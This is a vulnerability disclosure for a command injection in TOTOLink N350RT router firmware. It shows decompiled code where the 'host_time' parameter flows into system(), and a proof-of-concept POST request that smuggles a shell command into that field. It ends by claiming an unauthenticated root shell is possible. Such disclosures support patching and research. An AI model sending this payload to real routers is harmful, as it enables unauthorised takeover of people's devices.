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TOTOLink N350RT V9.3.5u.6139_B20201216 Has an command injection vulnerability

Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.htm

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	
2	N350RT_Datasheet	Ver1.0	2020-08-09	
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	

Vulnerability details

TOTOLINK N350RT (V9.3.5u.6139_B20201216) was found to contain a command insertion vulnerability in NTPSyncWithHost. This vulnerability allows an attacker to execute arbitrary commands through the "host_time" parameter.

```
int __fastcall sub_416DE0(int a1)
{
    const char *Var; // $v0

    Var = (const char *)websGetVar(a1, "host_time", &byte_42E318);
    doSystem("date -s '%s'", Var);
    nvram_set_int("ntp_enable", 0);
    nvram_commit();
    setResponse(&word_42C8AC, "reserv");
    return 1;
}
```

Var passes directly into the dosystem function.

```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infoStat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
    char v2[516]; // [sp+1Ch] [-204h] BYREF
    va_list va; // [sp+22Ch] [+Ch] BYREF

    va_start(va, a1);
    vsnprintf(v2, 0x200, a1, (va_list *)va);
    return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"host_time":"2022-07-21 20:12:43';ps;',","topicurl":"NTPSyncWithHost"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.